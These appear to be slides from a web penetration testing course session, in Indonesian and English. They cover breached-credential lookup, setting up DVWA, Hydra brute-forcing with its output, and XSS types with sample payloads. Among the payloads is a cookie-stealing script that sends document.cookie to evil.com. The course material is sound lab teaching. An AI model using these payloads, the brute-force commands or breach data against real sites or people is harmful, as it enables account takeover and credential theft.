

Web Penetration Testing

Pertemuan-4



Agenda (Pertemuan 4)

- Breach Credential for Pentest
- DVWA
- BruteForce Login
 - Caido
 - Hydra
- Cross-Site Scripting
 - Reflected
 - Stored
 - DOM
- SQL Injection
 - Manual
 - SQLMap
- Tugas

Passive Reconnaissance- Email & Password Breach



Proxynova - Comb

- In February of 2021, the **largest dataset of leaked credentials** (emails, usernames, and passwords) named COMB (Combination Of Many Breaches) was leaked to the public. It was the largest data leak of all time, containing over 3.2 billion credentials combined across from various other data breaches over the years from services such as Netflix, LinkedIn and many others. The purpose of this tool is to make that massive dataset of leaked usernames and passwords easily searchable, and to encourage better security practices by giving people an ability to check if their credentials were leaked and thus exposed to hackers.
- <https://www.proxynova.com/tools/comb/>

Search the world's largest dataset of leaked passwords

In February of 2021, the largest dataset of leaked credentials (emails, usernames, and passwords) named COMB (**Combination Of Many Breaches**) was leaked to the public. It was the largest data leak of all time, containing over **3.2 billion credentials** combined across from various other data breaches over the years from services such as Netflix, LinkedIn and many others. The purpose of this tool is to make that massive dataset of leaked usernames and passwords easily searchable, and to encourage better security practices by giving people an ability to check if their credentials were leaked and thus exposed to hackers.

If you find yourself on this list - **change your password immediately**, and always enable two factor authentication whenever possible. Your searches are not logged nor ever stored on our servers.

Search


While the intention of this service is to inspire better security practices, this can obviously be abused by researching people other than yourself, and then attempting to use their hacked passwords on various websites, given that most people reuse their passwords in all places.

We are not responsible for people who abuse this service in any way. All of this data has been available for anyone to download for over a year - we just made it easily searchable for non-tech-savvy people.

Installing Damn Vulnerable Web Application (DVWA) Using Docker



Damn Vulnerable Web Application



- **Purpose of DVWA:** DVWA is designed to aid security professionals in testing their skills and tools in a legal environment, providing a platform for practicing web application penetration testing techniques.
- **Vulnerability Exposure:** The application intentionally contains various vulnerabilities, such as SQL injection and XSS, allowing users to understand and exploit these weaknesses in a controlled setting.
- **Learning Environment:** DVWA serves as an educational resource, enabling users to learn about web security concepts, improve their penetration testing skills, and understand the implications of vulnerabilities in real-world applications.


Login
username : admin
password : password

Instalasi

Menggunakan docker jalankan perintah :

docker run -d -p 8088:80 vulnerables/web-dvwa

DVWA Security (Level)



The screenshot shows the DVWA Security Level selection interface. On the left is a sidebar with various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, and DVWA Security. The DVWA Security item is highlighted with a green bar at the bottom of the sidebar. The main content area has a title "DVWA Security" with a lock icon. Below it is a section titled "Security Level" with the text: "Security level is currently: **low**". It explains that users can set the security level to low, medium, high, or impossible, which changes the vulnerability level of DVWA. A numbered list details the four levels: 1. Low (completely vulnerable), 2. Medium (example of bad security practices), 3. High (extension of medium difficulty), and 4. Impossible (secure against all vulnerabilities). A dropdown menu shows "Low" selected. A "Submit" button is present. At the bottom, a note about PHPIDS states: "PHPIDS (PHP-Intrusion Detection System) is a security layer for PHP based web applications. It works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in".

Level :

- 1. Low**
- 2. Medium**
- 3. High**
- 4. Impossible**

Login
username : admin
password : password

DVWA Tutorial

Anggi's Notes

DVWA

Cheatsheet penyelesaian DVWA.

DVWA | Anggi's Notes

Cheatsheet penyelesaian DVWA.

[anggipradana.com](https://notes.anggipradana.com/tutorial/dvwa)

<https://notes.anggipradana.com/tutorial/dvwa>


Bruteforce Login



Brute Force Login

Brute Force login using Hydra

```
hydra 127.0.0.1 -s 8088 -l admin -P xato-
net-10-million-passwords-100.txt http-get-
form
"/vulnerabilities/brute/:username=admin&pass-
word=^PASS^&Login=Login:H=Cookie:PHPSESSID=2
gl2kbjshg2ha9btcveaihrl7;
security=low:F=Username and/or password
incorrect"
```



A screenshot of a Windows PowerShell window titled "harr@harr-pc: ~". The command run is \$ hydra 172.19.96.1 -s 8088 -l admin -P wordlists.txt http-get-form "/vulnerabilities/brute/:username=admin&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=2gl2kbjshg2ha9btcveaihrl7; security=low:F=Username and/or password incorrect". The output shows Hydra version 9.5 (c) 2023 by van Hauser/THC & David Maciejak. It starts attacking at 2025-07-14 21:20:37 with 8 tasks per server, 8 login tries (l:1/p:8), and a try per task. It attacks the URL http://172.19.96.1:8088/vulnerabilities/brute/:username=admin&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=2gl2kbjshg2ha9btcveaihrl7; security=low:F=Username and/or password incorrect. At 2025-07-14 21:20:38, it successfully finds a password: [8088][http-get-form] host: 172.19.96.1 login: admin password: password. 1 of 1 target successfully completed, 1 valid password found. The session ends at 2025-07-14 21:20:38.

```
[harr@harr-pc: ~]$ hydra 172.19.96.1 -s 8088 -l admin -P wordlists.txt http-get-form "/vulnerabilities/brute/:username=admin&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=2gl2kbjshg2ha9btcveaihrl7; security=low:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-14 21:20:37
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking http-get-form://172.19.96.1:8088/vulnerabilities/brute/:username=a
dmin&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=2gl2kbjshg2ha9btcveaihrl7; sec
urity=low:F=Username and/or password incorrect
[8088][http-get-form] host: 172.19.96.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-14 21:20:38

[harr@harr-pc: ~]$
```

Brute Force login using Caido Automate

Cross Site Scripting (XSS)



Cross Site Scripting

XSS adalah jenis kerentanan keamanan yang memungkinkan penyerang **menyisipkan skrip berbahaya** ke dalam konten web yang dilihat oleh pengguna lain. Skrip ini dapat dieksekusi di browser pengguna, mengakibatkan pencurian data, pengambilalihan sesi, dan serangan lainnya.

Tipe-tipe XSS:

1. Reflected XSS: Skrip berbahaya disisipkan dalam permintaan HTTP dan dipantulkan kembali oleh server dalam respons.
2. Stored XSS: Skrip disimpan di server (misalnya dalam basis data) dan dieksekusi saat pengguna mengakses konten yang terpengaruh.
3. DOM XSS: Serangan terjadi di sisi klien, di mana skrip jahat dieksekusi melalui manipulasi DOM tanpa interaksi dengan server.

Dampak:

- Pencurian informasi pribadi (seperti cookie dan kredensial).
- Pengambilalihan akun pengguna.
- Penyebaran malware.

XSS Basic Payloads

Alert Payload

```
<script>alert('XSS');</script>
```

Image Tag Payload

```

```

Image Tag Payload

```
<button onclick="alert('XSS');">Click Me</button>
```

Cookie Stealing

```
<script>fetch('http://evil.com/steal?cookie=' + document.cookie);</script>
```

Blind XSS Tools using BXSS Hunter



<https://bxsshunter.com/>